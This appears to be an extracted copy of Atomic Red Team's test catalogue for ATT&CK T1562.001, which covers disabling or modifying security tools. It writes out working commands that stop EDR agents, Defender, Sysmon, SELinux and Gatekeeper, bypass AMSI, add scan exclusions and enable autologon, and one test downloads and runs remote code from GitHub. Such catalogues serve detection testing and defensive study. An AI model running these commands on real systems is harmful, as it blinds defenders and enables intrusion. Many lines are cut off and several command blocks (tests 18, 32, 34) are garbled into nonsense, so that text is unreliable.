

T1562.001 - Impair Defenses: Disable or Modify Tools

Description from ATT&CK

Adversaries may modify and/or disable security tools to avoid possible detection of their malware/tools and activities. This may take many forms, such as killing security software processes or services, modifying / deleting Registry keys or configuration files so that tools do not operate properly, or other methods to interfere with security tools scanning or reporting information. Adversaries may also disable updates to prevent the latest security patches from reaching tools on victim systems.(Citation: SCADAfence_ransomware)

Adversaries may also tamper with artifacts deployed and utilized by security tools. Security tools may make dynamic changes to system components in order to maintain visibility into specific events. For example, security products may load their own modules and/or modify those loaded by processes to facilitate data collection. Similar to Indicator Blocking, adversaries may unhook or otherwise modify these features added by tools (especially those that exist in userland or are otherwise potentially accessible to adversaries) to avoid detection. (Citation: OutFlank System Calls) (Citation: MDSec System Calls)

Adversaries may also focus on specific applications such as Sysmon. For example, the "Start" and "Enable" values in

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\WMI\Autologger\EventLog-Microsoft-Windows-Sysmon-Operational may be modified to tamper with and potentially disable Sysmon logging.(Citation: disable_win_evt_logging)

In cloud environments, tools disabled by adversaries may include cloud monitoring agents that report back to services such as AWS CloudWatch or Google Cloud Monitor.

Furthermore, although defensive tools may have anti-tampering mechanisms, adversaries may abuse tools such as legitimate rootkit removal kits to impair and/or disable these tools.(Citation: chasing_avaddon_ransomware)(Citation: dharma_ransomware)(Citation: demystifying_ryuk) (Citation: doppelpaymer_crowdstrike) For example, adversaries have used tools such as GMER to find and shut down hidden processes and antivirus software on infected systems.(Citation: demystifying_ryuk)

Additionally, adversaries may exploit legitimate drivers from anti-virus software to gain access to kernel space (i.e. <u>Exploitation for Privilege Escalation</u>), which may lead to bypassing anti-tampering features.(Citation: avoslocker_ransomware)

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Atomic Test #1 - Disable syslog

Disables syslog collection

Supported Platforms: Linux

auto_generated_guid: 4ce786f8-e601-44b5-bfae-9ebb15a7d1c8

Inputs:

| Name | Description | Туре | Default Value |
|-------------------|---|--------|---------------------------------------|
| package_checker | Package checking command for linux. | string | (rpm -q rsyslog 2>&1 >/dev/null) |
| package_installer | Package installer command for linux. Default yum | string | (which yum && yum -y install epel- |

| | | | release rsyslog) |
|-----------------|--|--------|--|
| flavor_command | Command to disable syslog collection. Default newer rsyslog commands. i.e older command = service rsyslog stop; chkconfig off rsyslog | string | systemctl stop rsyslog ; systemctl disable rsyslog |
| cleanup_command | Command to enable syslog collection. Default newer rsyslog commands. i.e older command = service rsyslog start; chkconfig rsyslog on | string | systemctl start rsyslog ; systemctl enable rsyslog |

Attack Commands: Run with sh! Elevation Required (e.g. root or admin)

#{flavor_command}

Cleanup Commands:

#{cleanup_command}

Dependencies: Run with sh!

Description: Package with rsyslog must be on system

Check Prereq Commands:

if #{package_checker} > /dev/null; then exit 0; else exit 1; fi

Get Prereq Commands:

sudo #{package_installer}

Atomic Test #2 - Disable Cb Response

Disable the Cb Response service

Supported Platforms: Linux

auto_generated_guid: ae8943f7-0f8d-44de-962d-fbc2e2f03eb8

Attack Commands: Run with sh!

```
if [ $(rpm -q --queryformat '%{VERSION}' centos-release) -eq "6" ];
then
    service cbdaemon stop
    chkconfig off cbdaemon
else if [ $(rpm -q --queryformat '%{VERSION}' centos-release) -eq "7" ];
    systemctl stop cbdaemon
    systemctl disable cbdaemon
fi
```

Atomic Test #3 - Disable SELinux

Disables SELinux enforcement

Supported Platforms: Linux

auto_generated_guid: fc225f36-9279-4c39-b3f9-5141ab74f8d8

Attack Commands: Run with sh! Elevation Required (e.g. root or admin)

```
setenforce 0
```

Cleanup Commands:

```
setenforce 1
```

Dependencies: Run with sh!

Description: SELinux must be installed

Check Prereq Commands:

which setenforce

Q

Get Prereq Commands:

echo "SELinux is not installed"; exit 1

Q

Atomic Test #4 - Stop Crowdstrike Falcon on Linux

Stop and disable Crowdstrike Falcon on Linux

Supported Platforms: Linux

auto_generated_guid: 828a1278-81cc-4802-96ab-188bf29ca77d

Attack Commands: Run with sh! Elevation Required (e.g. root or admin)

sudo systemctl stop falcon-sensor.service
sudo systemctl disable falcon-sensor.service

Q

Cleanup Commands:

sudo systemctl enable falcon-sensor.service
sudo systemctl start falcon-sensor.service

Q

Atomic Test #5 - Disable Carbon Black Response

Disables Carbon Black Response

Supported Platforms: macOS

auto_generated_guid: 8fba7766-2d11-4b4a-979a-1e3d9cc9a88c

Attack Commands: Run with sh! Elevation Required (e.g. root or admin)

sudo launchctl unload /Library/LaunchDaemons/com.carbonblack.daemon.plist
sudo launchctl unload /Library/LaunchDaemons/com.carbonblack.defense.daemon.plist

Q

Cleanup Commands:

sudo launchctl load -w /Library/LaunchDaemons/com.carbonblack.daemon.plist
sudo launchctl load -w /Library/LaunchDaemons/com.carbonblack.defense.daemon.plist

Atomic Test #6 - Disable LittleSnitch

Disables LittleSnitch

Supported Platforms: macOS

auto_generated_guid: 62155dd8-bb3d-4f32-b31c-6532ff3ac6a3

Attack Commands: Run with sh! Elevation Required (e.g. root or admin)

sudo launchctl unload /Library/LaunchDaemons/at.obdev.littlesnitchd.plist

O

Cleanup Commands:

sudo launchctl load -w /Library/LaunchDaemons/at.obdev.littlesnitchd.plist

Q

Atomic Test #7 - Disable OpenDNS Umbrella

Disables OpenDNS Umbrella Supported Platforms: macOS auto_generated_guid: 07f43b33-1e15-4e99-be70-bc094157c849 Attack Commands: Run with sh! Elevation Required (e.g. root or admin) sudo launchctl unload /Library/LaunchDaemons/com.opendns.osx.RoamingClientConfigUp **Cleanup Commands:** sudo launchctl load -w /Library/LaunchDaemons/com.opendns.osx.RoamingClientConfigU Atomic Test #8 - Disable macOS Gatekeeper Disables macOS Gatekeeper Supported Platforms: macOS auto_generated_guid: 2a821573-fb3f-4e71-92c3-daac7432f053 Attack Commands: Run with sh! Elevation Required (e.g. root or admin) ſΩ sudo spctl --master-disable **Cleanup Commands:** ſΩ sudo spctl --master-enable

Atomic Test #9 - Stop and unload Crowdstrike Falcon on macOS

Stop and unload Crowdstrike Falcon daemons falcond and userdaemon on macOS

Supported Platforms: macOS

auto_generated_guid: b3e7510c-2d4c-4249-a33f-591a2bc83eef

Inputs:

| Name | Description | Туре | Default Value |
|------------------|---|------|---|
| falcond_plist | The path of the Crowdstrike Falcon plist file | path | /Library/LaunchDaemons/com.crowdstrike.falcond.plis |
| userdaemon_plist | The path of the Crowdstrike Userdaemon plist file | path | /Library/LaunchDaemons/com.crowdstrike.userdaemc |

Attack Commands: Run with sh! Elevation Required (e.g. root or admin)

```
sudo launchctl unload #{falcond_plist}
sudo launchctl unload #{userdaemon_plist}
```

Cleanup Commands:

```
sudo launchctl load -w #{falcond_plist}
sudo launchctl load -w #{userdaemon_plist}
```

Atomic Test #10 - Unload Sysmon Filter Driver

Unloads the Sysinternals Sysmon filter driver without stopping the Sysmon service. To verify successful execution, o verify successful execution, run the prereq_command's and it should fail with an error of "sysmon filter must be loaded".

Supported Platforms: Windows

auto_generated_guid: 811b3e76-c41b-430c-ac0d-e2380bfaa164

Inputs:

| Name | Description | Туре | Default Value |
|---------------|---|--------|------------------|
| sysmon_driver | The name of the Sysmon filter driver (this can change from the default) | string | SysmonDrv |

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

```
fltmc.exe unload #{sysmon_driver}
```

Cleanup Commands:

```
sysmon -u -i > nul 2>&1
sysmon -i -accepteula -i > nul 2>&1
"PathToAtomicsFolder\..\ExternalPayloads\Sysmon\Sysmon.exe" -u > nul 2>&1
"PathToAtomicsFolder\..\ExternalPayloads\Sysmon\Sysmon.exe" -accepteula -i > nul 2
```

Dependencies: Run with powershell!

Description: Sysmon must be downloaded

Check Prereq Commands:

```
if (-not (cmd.exe /c "where.exe Sysmon.exe 2> nul | findstr Sysmon 2> nul") -or (Tr 🖵
```

Get Prereq Commands:

```
New-Item -Type Directory "PathToAtomicsFolder\..\ExternalPayloads\" -ErrorAction I; 
Invoke-WebRequest "https://download.sysinternals.com/files/Sysmon.zip" -OutFile "PathToAtomicsFolder\..\ExternalPayloads\Sysmon.zip" "PathToAtomicsFolder\..\Ex
```

Description: sysmon must be Installed

Check Prereq Commands:

```
if(sc.exe query sysmon | findstr sysmon) { exit 0 } else { exit 1 }
```

Get Prereq Commands:

```
if(cmd.exe /c "where.exe Sysmon.exe 2> nul | findstr Sysmon 2> nul") { C:\Windows\! []
{ & "PathToAtomicsFolder\..\ExternalPayloads\Sysmon\Sysmon.exe" -accepteula -i}
```

Description: sysmon filter must be loaded

Check Prereq Commands:

```
if(fltmc.exe filters | findstr #{sysmon_driver}) { exit 0 } else { exit 1 }
```

Get Prereq Commands:

```
if(Test-Path "PathToAtomicsFolder\..\ExternalPayloads\Sysmon\Sysmon.exe"){
    & "PathToAtomicsFolder\..\ExternalPayloads\Sysmon\Sysmon.exe" -u
    & "PathToAtomicsFolder\..\ExternalPayloads\Sysmon\Sysmon.exe" -accepteula -i
}else{
    sysmon -u
    sysmon -accepteula -i
}
```

Atomic Test #11 - Uninstall Sysmon

Uninstall Sysinternals Sysmon for Defense Evasion

Supported Platforms: Windows

auto_generated_guid: a316fb2e-5344-470d-91c1-23e15c374edc

Inputs:

| Name | Description | Туре | Default Value |
|------------|--|------|--|
| sysmon_exe | The location of the Sysmon executable from Sysinternals (ignored if sysmon.exe is found in your PATH) | path | PathToAtomicsFolder\T1562.001\bin\sysmon.exe |

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

sysmon -u

Cleanup Commands:

sysmon -i -accepteula >nul 2>&1

Dependencies: Run with powershell!

Description: Sysmon executable must be available

Check Prereq Commands:

```
if(cmd /c where sysmon) {exit 0} else {exit 1}
```

Get Prereq Commands:

```
$parentpath = Split-Path "#{sysmon_exe}"; $zippath = "$parentpath\Sysmon.zip"
New-Item -ItemType Directory $parentpath -Force | Out-Null
Invoke-WebRequest "https://download.sysinternals.com/files/Sysmon.zip" -OutFile "$:
```

```
Expand-Archive $zippath $parentpath -Force; Remove-Item $zippath
if(-not ($Env:Path).contains($parentpath)){$Env:Path += ";$parentpath"}
```

Description: Sysmon must be installed

Check Prereq Commands:

```
if(cmd /c sc query sysmon) { exit 0} else { exit 1}
```

Get Prereq Commands:

```
cmd /c sysmon -i -accepteula
```

Atomic Test #12 - AMSI Bypass - AMSI InitFailed

Any easy way to bypass AMSI inspection is it patch the dll in memory setting the "amsilnitFailed" function to true. Upon execution, no output is displayed.

https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/

Supported Platforms: Windows

auto_generated_guid: 695eed40-e949-40e5-b306-b4031e4154bd

Attack Commands: Run with powershell!

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiIni 🚨
```

Cleanup Commands:

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiIni 🚨
```

Atomic Test #13 - AMSI Bypass - Remove AMSI Provider Reg Key

With administrative rights, an adversary can remove the AMSI Provider registry key in HKLM\Software\Microsoft\AMSI to disable AMSI inspection. This test removes the Windows Defender provider registry key. Upon execution, no output is displayed. Open Registry Editor and navigate to "HKLM:\SOFTWARE\Microsoft\AMSI\Providers" to verify that it is gone.

Supported Platforms: Windows

auto_generated_guid: 13f09b91-c953-438e-845b-b585e51cac9b

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99F

Cleanup Commands:

New-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers" -Name "{2781761E-28E0-410!

Atomic Test #14 - Disable Arbitrary Security Windows Service

With administrative rights, an adversary can disable Windows Services related to security products. This test requires McAfeeDLPAgentService to be installed. Change the service_name input argument for your AV solution. Upon exeuction, information will be displayed stating the status of the service. To verify that the service has stopped, run "sc query McAfeeDLPAgentService"

Supported Platforms: Windows

auto_generated_guid: a1230893-56ac-4c81-b644-2108e982f8f5

Inputs:

| Name | Description | Туре | Default Value |
|--------------|---------------------------------|--------|-----------------------|
| service_name | The name of the service to stop | string | McAfeeDLPAgentService |

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

```
net.exe stop #{service_name}
sc.exe config #{service_name} start= disabled
```

Cleanup Commands:

```
sc.exe config #{service_name} start= auto >nul 2>&1
net.exe start #{service_name} >nul 2>&1
```

Atomic Test #15 - Tamper with Windows Defender ATP PowerShell

Attempting to disable scheduled scanning and other parts of windows defender atp. Upon execution Virus and Threat Protection will show as disabled in Windows settings.

Supported Platforms: Windows

auto_generated_guid: 6b8df440-51ec-4d53-bf83-899591c9b5d7

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
Set-MpPreference -DisableRealtimeMonitoring 1
Set-MpPreference -DisableBehaviorMonitoring 1
Set-MpPreference -DisableScriptScanning 1
Set-MpPreference -DisableBlockAtFirstSeen 1
```

Cleanup Commands:

```
Set-MpPreference -DisableRealtimeMonitoring 0
Set-MpPreference -DisableBehaviorMonitoring 0
Set-MpPreference -DisableScriptScanning 0
Set-MpPreference -DisableBlockAtFirstSeen 0
```

Atomic Test #16 - Tamper with Windows Defender Command Prompt

Attempting to disable scheduled scanning and other parts of windows defender atp. These commands must be run as System, so they still fail as administrator. However, adversaries do attempt to perform this action so monitoring for these command lines can help alert to other bad things going on. Upon execution, "Access Denied" will be displayed twice and the WinDefend service status will be displayed.

Supported Platforms: Windows

auto_generated_guid: aa875ed4-8935-47e2-b2c5-6ec00ab220d2

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

```
sc stop WinDefend
sc config WinDefend start=disabled
sc query WinDefend
```

Cleanup Commands:

```
sc start WinDefend >nul 2>&1
sc config WinDefend start=enabled >nul 2>&1
```

Atomic Test #17 - Tamper with Windows Defender Registry

Disable Windows Defender from starting after a reboot. Upon execution, if the computer is rebooted the entire Virus and Threat protection window in Settings will be grayed out and have no info.

Supported Platforms: Windows

auto_generated_guid: 1b3e0146-a1e5-4c5c-89fb-1bb2ffe8fc45

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
Set-ItemProperty "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender" -Name Disabl
```

Cleanup Commands:

```
Set-ItemProperty "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender" -Name Disable
```

Atomic Test #18 - Disable Microsoft Office Security Features

Gorgon group may disable Office security features so that their code can run. Upon execution, an external document will not show any warning before editing the document.

https://unit42.paloaltonetworks.com/unit42-gorgon-group-slithering-nation-state-cybercrime/

Supported Platforms: Windows

auto_generated_guid: 6f5fb61b-4e56-4a3d-a8c3-82e13686c6d7

Attack Commands: Run with powershell!

```
New-Item -Path "HKCU:\Software\Microsoft\Office\16.0\Excel"

New-Item -Path "HKCU:\Software\Microsoft\Office\16.0\Excel\Security"

New-Item -Path "HKCU:\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView"

New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\16.0\Excel\Security" -Name

New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\16.0\Excel\Security\Protectorup -Path "HKCU:\Software\Micr
```

Cleanup Commands:

```
Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Office\16.0\Excel\Security" -National Control of the Remove-Item -Path "HKCU:\Software\Microsoft\Office\16.0\Excel\Security\ProtectedViology (Control of the Remove-Item -Path "HKCU:\Software\Microsoft\Office\16.0\Excel\Security\Protected\Updata (Control of the Remove-Item -Path "HKCU:\Software\Microsoft\Office\16.0\Excel\Security\Protected\Updata (Control of the Remove-Item -Path "HKCU:\Software\Microsoft\Updata (Control of the Remove-Item -Path "HKCU:\Software\Microsoft\Updata (Control of the Remove-Item -Path "HKCU:\Software\Microsoft\Updata (Control of the Remove-Item) (Control of the Remove-Item -Path "HKCU:\Software\Microsoft\Updata (Control of the Remove-I
```

Atomic Test #19 - Remove Windows Defender Definition Files

Removing definition files would cause ATP to not fire for AntiMalware. Check MpCmdRun.exe man page for info on all arguments. On later viersions of windows (1909+) this command fails even with admin due to inusfficient privelages. On older versions of windows the command will say completed.

https://unit42.paloaltonetworks.com/unit42-gorgon-group-slithering-nation-state-cybercrime/

Supported Platforms: Windows

auto_generated_guid: 3d47daaa-2f56-43e0-94cc-caf5d8d52a68

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All

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Atomic Test #20 - Stop and Remove Arbitrary Security Windows Service

Beginning with Powershell 6.0, the Stop-Service cmdlet sends a stop message to the Windows Service Controller for each of the specified services. The Remove-Service cmdlet removes a Windows service in the registry and in the service database.

Supported Platforms: Windows

auto_generated_guid: ae753dda-0f15-4af6-a168-b9ba16143143

Inputs:

| Name | Description | Туре | Default Value |
|--------------|-----------------------------------|--------|-----------------------|
| service_name | The name of the service to remove | string | McAfeeDLPAgentService |

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
Stop-Service -Name #{service_name}

Remove-Service -Name #{service_name}
```

Atomic Test #21 - Uninstall Crowdstrike Falcon on Windows

Uninstall Crowdstrike Falcon. If the WindowsSensor.exe path is not provided as an argument we need to search for it. Since the executable is located in a folder named with a random guid we need to identify it before invoking the uninstaller.

Supported Platforms: Windows

auto_generated_guid: b32b1ccf-f7c1-49bc-9ddd-7d7466a7b297

Inputs:

| Name | Description | Туре | Default Value |
|--------------|---|------|---|
| falcond_path | The Crowdstrike Windows Sensor path. The Guid always changes. | path | C:\ProgramData\Package Cache\{7489ba93- b668-447f-8401- 7e57a6fe538d}\WindowsSensor.exe |

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
if (Test-Path "#{falcond_path}") {. "#{falcond_path}" /repair /uninstall /quiet } .
```

Atomic Test #22 - Tamper with Windows Defender Evade Scanning -Folder

Malware can exclude a specific path from being scanned and evading detection. Upon successul execution, the file provided should be on the list of excluded path. To check the exclusion list using poweshell (Get-MpPreference). Exclusion Path

Supported Platforms: Windows

auto_generated_guid: 0b19f4ee-de90-4059-88cb-63c800c683ed

Inputs:

| Name | Description | Туре | Default Value |
|-----------------|--|------|---------------|
| excluded_folder | This folder will be excluded from scanning | path | C:\Temp |

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
$excludedpath= "#{excluded_folder}"
Add-MpPreference -ExclusionPath $excludedpath
```

Cleanup Commands:

```
$excludedpath= "#{excluded_folder}"

Remove-MpPreference -ExclusionPath $excludedpath
```

Atomic Test #23 - Tamper with Windows Defender Evade Scanning -Extension

Malware can exclude specific extensions from being scanned and evading detection. Upon successful execution, the extension(s) should be on the list of excluded extensions. To check the exclusion list using poweshell (Get-MpPreference). Exclusion Extension.

Supported Platforms: Windows

auto_generated_guid: 315f4be6-2240-4552-b3e1-d1047f5eecea

Inputs:

| Name | Description | Туре | Default Value |
|---------------|--|--------|---------------|
| excluded_exts | A list of extension to exclude from scanning | string | .exe |

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
$excludedExts= "#{excluded_exts}"
Add-MpPreference -ExclusionExtension $excludedExts
```

Cleanup Commands:

```
$excludedExts= "#{excluded_exts}"

Remove-MpPreference -ExclusionExtension $excludedExts -ErrorAction Ignore
```

Atomic Test #24 - Tamper with Windows Defender Evade Scanning - Process

Malware can exclude specific processes from being scanned and evading detection. Upon successful execution, the process(es) should be on the list of excluded processes. To check the exclusion list using poweshell (Get-MpPreference). Exclusion Process."

Supported Platforms: Windows

auto_generated_guid: a123ce6a-3916-45d6-ba9c-7d4081315c27

Inputs:

| Name | Description | Туре | Default Value |
|------------------|--|--------|---------------|
| excluded_process | A list of processes to exclude from scanning | string | outlook.exe |

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
$excludedProcess = "#{excluded_process}"
Add-MpPreference -ExclusionProcess $excludedProcess
```

Cleanup Commands:

```
$excludedProcess = "#{excluded_process}"

Remove-MpPreference -ExclusionProcess $excludedProcess
```

Atomic Test #25 - office-365-Disable-AntiPhishRule

Using the Disable-AntiPhishRule cmdlet to disable antiphish rules in your office-365 organization.

Supported Platforms: Office-365

auto_generated_guid: b9bbae2c-2ba6-4cf3-b452-8e8f908696f3

Inputs:

| Name | Description | Туре | Default Value |
|----------|---------------------|--------|---------------|
| username | office-365 username | string | |
| password | office-365 password | string | |

Attack Commands: Run with powershell!

```
$secure_pwd = "#{password}" | ConvertTo-SecureString -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential -ArgumentList "#{usel
Connect-ExchangeOnline -Credential $creds
$test = Get-AntiPhishRule
Disable-AntiPhishRule -Identity $test.Name -Confirm:$false
Get-AntiPhishRule
```

Cleanup Commands:

```
if("#{password}" -ne "") {
    $secure_pwd = ("#{password}" + "") | ConvertTo-SecureString -AsPlainText -Force
    $creds = New-Object System.Management.Automation.PSCredential -ArgumentList "#{use}
    Connect-ExchangeOnline -Credential $creds
    $test = Get-AntiPhishRule
    Enable-AntiPhishRule -Identity $test.Name -Confirm:$false
    Get-AntiPhishRule
}
```

Dependencies: Run with powershell!

Description: ExchangeOnlineManagement PowerShell module must be installed

Check Prereq Commands:

```
$RequiredModule = Get-Module -Name ExchangeOnlineManagement -ListAvailable
if (-not $RequiredModule) {exit 1}
if (-not $RequiredModule.ExportedCommands['Connect-ExchangeOnline']) {exit 1} else
```

Get Prereq Commands:

```
Install-Module -Name ExchangeOnlineManagement
Import-Module ExchangeOnlineManagement
```

Atomic Test #26 - Disable Windows Defender with DISM

The following Atomic will attempt to disable Windows-Defender using the built in DISM.exe, Deployment Image Servicing and Management tool. DISM is used to enumerate, install, uninstall, configure, and update features and packages in Windows images. A successful execution will not standard-out any details. Remove the quiet switch if verbosity is needed. This method will remove Defender and it's package.

Supported Platforms: Windows

auto_generated_guid: 871438ac-7d6e-432a-b27d-3e7db69faf58

Attack Commands: Run with command prompt! Elevation Required (e.g. root or admin)

Dism /online /Disable-Feature /FeatureName:Windows-Defender /Remove /NoRestart /qu: 🖵

Atomic Test #27 - Disable Defender Using NirSoft AdvancedRun

Information on NirSoft AdvancedRun and its creators found here:

http://www.nirsoft.net/utils/advanced_run.html This Atomic will run AdvancedRun.exe with similar behavior identified during the WhisperGate campaign. See https://medium.com/s2wblog/analysis-ofdestructive-malware-whispergate-targeting-ukraine-9d5d158f19f3 Upon successful execution, AdvancedRun.exe will attempt to run and stop Defender, and optionally attempt to delete the Defender folder on disk.

Supported Platforms: Windows

auto_generated_guid: 81ce22fd-9612-4154-918e-8a1f285d214d

Inputs:

| Name | Description | Туре | Default Value |
|------------------------|--|---------|---|
| AdvancedRun_Location | Path of Advanced Run executable | path | PathToAtomicsFolder\\ExternalPayloads\Advan |
| delete_defender_folder | Set to 1 to also delete the Windows Defender folder | integer | 0 |

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

Cleanup Commands:

```
Try {cmd /c "#{AdvancedRun_Location}" /EXEFilename "$env:systemroot\System32\sc.ex. 🖵
```

Dependencies: Run with powershell!

Description: Advancedrun.exe must exist at #{AdvancedRun_Location}

Check Prereq Commands:

```
if(Test-Path -Path "#{AdvancedRun_Location}") {exit 0} else {exit 1}
```

Get Prereq Commands:

```
New-Item -Type Directory "PathToAtomicsFolder\..\ExternalPayloads\" -ErrorAction I_1 Invoke-WebRequest "http://www.nirsoft.net/utils/advancedrun.zip" -OutFile "PathToAtomicsFolder\..\ExternalPayloads\advancedrun.zip" -de:
```

Atomic Test #28 - Kill antimalware protected processes using Backstab

Backstab loads Process Explorer driver which is signed by Microsoft and use it to terminate running processes protected by antimalware software such as MsSense.exe or MsMpEng.exe, which is otherwise not possible to kill. https://github.com/Yaxser/Backstab

Supported Platforms: Windows

auto_generated_guid: 24a12b91-05a7-4deb-8d7f-035fa98591bc

Inputs:

| Name | Description | Туре | Default Value |
|--------------|---|--------|---------------|
| process_name | Name of the protected process you want to kill/terminate. | string | MsMpEng.exe |

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

& "PathToAtomicsFolder\..\ExternalPayloads\Backstab64.exe" -k -n #{process_name}

Dependencies: Run with powershell!

Description: Backstab64.exe should exist in ExtrnalPayloads Directory

Check Prereq Commands:

if (Test-Path "PathToAtomicsFolder\..\ExternalPayloads\Backstab64.exe") {exit 0} e

Get Prereq Commands:

Atomic Test #29 - WinPwn - Kill the event log services for stealth

Kill the event log services for stealth via function of WinPwn

Supported Platforms: Windows

auto_generated_guid: 7869d7a3-3a30-4d2c-a5d2-f1cd9c34ce66

Attack Commands: Run with powershell!

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t'

iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t'

inv-phantom -consoleoutput -noninteractive
```

Atomic Test #30 - Tamper with Windows Defender ATP using Aliases - PowerShell

Attempting to disable scheduled scanning and other parts of Windows Defender ATP using set-MpPreference aliases. Upon execution Virus and Threat Protection will show as disabled in Windows settings.

Supported Platforms: Windows

auto_generated_guid: c531aa6e-9c97-4b29-afee-9b7be6fc8a64

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
Set-MpPreference -drtm $True

Set-MpPreference -dbm $True

Set-MpPreference -dscrptsc $True

Set-MpPreference -dbaf $True
```

Cleanup Commands:

```
Set-MpPreference -drtm 0
Set-MpPreference -dbm 0
Set-MpPreference -dscrptsc 0
Set-MpPreference -dbaf 0
```

Atomic Test #31 - LockBit Black - Disable Privacy Settings Experience Using Registry -cmd

LockBit Black - Disable Privacy Settings Experience Using Registry

Supported Platforms: Windows

auto_generated_guid: d6d22332-d07d-498f-aea0-6139ecb7850e

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

reg add "HKCU\Software\Policies\Microsoft\Windows\OOBE" /v DisablePrivacyExperienc □

Cleanup Commands:

reg delete "HKCU\Software\Policies\Microsoft\Windows\OOBE" /v DisablePrivacyExperi □

Atomic Test #32 - LockBit Black - Use Registry Editor to turn on automatic logon -cmd

LockBit Black - Use Registry Editor to turn on automatic logon

Supported Platforms: Windows

auto_generated_guid: 9719d0e1-4fe0-4b2e-9a72-7ad3ee8ddc70

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

```
reg add "HKLM\Software\Policies\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Al Creg add "HKLM\Software\Policies\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Direg add "HKLM\Software\Policies\Microsoft\Windows NT\CurrentVersion\Windows NT\Current\Windo
```

Cleanup Commands:

```
reg delete "HKLM\Software\Policies\Microsoft\Windows NT\CurrentVersion\Winlogon" / reg delete "HKLM\Software\Policies\Microsoft\Windows NT\Current\Windows NT\Current\Windo
```

```
reg delete "HKLM\Software\Policies\Microsoft\Windows NT\CurrentVersion\Winlogon" /'
reg delete "HKLM\Software\Policies\Microsoft\Windows NT\CurrentVersion\Winlogon" /'
```

Atomic Test #33 - LockBit Black - Disable Privacy Settings Experience Using Registry -Powershell

LockBit Black - Disable Privacy Settings Experience Using Registry

Supported Platforms: Windows

auto_generated_guid: d8c57eaa-497a-4a08-961e-bd5efd7c9374

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

New-ItemProperty "HKCU:\Software\Policies\Microsoft\Windows\OOBE" -Name DisablePri

Cleanup Commands:

Remove-ItemProperty "HKCU:\Software\Policies\Microsoft\Windows\OOBE" -Name Disable

Atomic Test #34 - Lockbit Black - Use Registry Editor to turn on automatic logon -Powershell

Lockbit Black - Use Registry Editor to turn on automatic logon

Supported Platforms: Windows

auto_generated_guid: 5e27f36d-5132-4537-b43b-413b0d5eec9a

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
New-ItemProperty "HKLM:\Software\Policies\Microsoft\Windows NT\CurrentVersion\Winlows NEw-ItemProperty "HKLM:\Software\Policies\Microsoft\Windows NEw-ItemProperty "HKLM:\Software\Policies\Windows NEw-ItemProperty "HKLM:\Software\Policies\Windows NEw-ItemProperty "HKLM:\Software\Policies\Windows NEw-ItemProperty "HKLM:\So
```

Cleanup Commands:

```
Remove-ItemProperty "HKLM:\Software\Policies\Microsoft\Windows NT\CurrentVersion\W: Remove-ItemProperty "HKLM:\Software\Policies\Microsoft\Windows NT\CurrentVersion\W: Remove-ItemProperty "HKLM:\Software\Policies\Microsoft\Windows NT\CurrentVersion\W: Remove-ItemProperty "HKLM:\Software\Policies\Microsoft\Windows NT\CurrentVersion\W:
```

Atomic Test #35 - Disable Windows Defender with PwSh Disable-WindowsOptionalFeature

The following Atomic will attempt to disable Windows-Defender using the built in PowerShell cmdlet Disable-WindowsOptionalFeature, Deployment Image Servicing and Management tool. Similar to DISM.exe, this cmdlet is used to enumerate, install, uninstall, configure, and update features and packages in Windows images. A successful execution will not standard-out any details. Remove the quiet switch if verbosity is needed. This method will remove Defender and it's packages. Reference: https://docs.microsoft.com/en-us/powershell/module/dism/disable-windowsoptionalfeature? view=windowsserver2022-ps

Supported Platforms: Windows

auto_generated_guid: f542ffd3-37b4-4528-837f-682874faa012

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
Disable-WindowsOptionalFeature -Online -FeatureName "Windows-Defender-Gui" -NoRest Disable-WindowsOptionalFeature -Online -FeatureName "Windows-Defender-Features" -Normal Disable-WindowsOptionalFeature -Online -FeatureName "Windows-Defender" -NoRestart Disable-WindowsOptionalFeature -Online -FeatureName "Windows-Defender-ApplicationGo
```

Atomic Test #36 - WMIC Tamper with Windows Defender Evade Scanning Folder

The following Atomic will attempt to exclude a folder within Defender leveraging WMI Reference: https://www.bleepingcomputer.com/news/security/gootkit-malware-bypasses-windows-defender-by-setting-path-exclusions/

Supported Platforms: Windows

auto_generated_guid: 59d386fc-3a4b-41b8-850d-9e3eee24dfe4

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

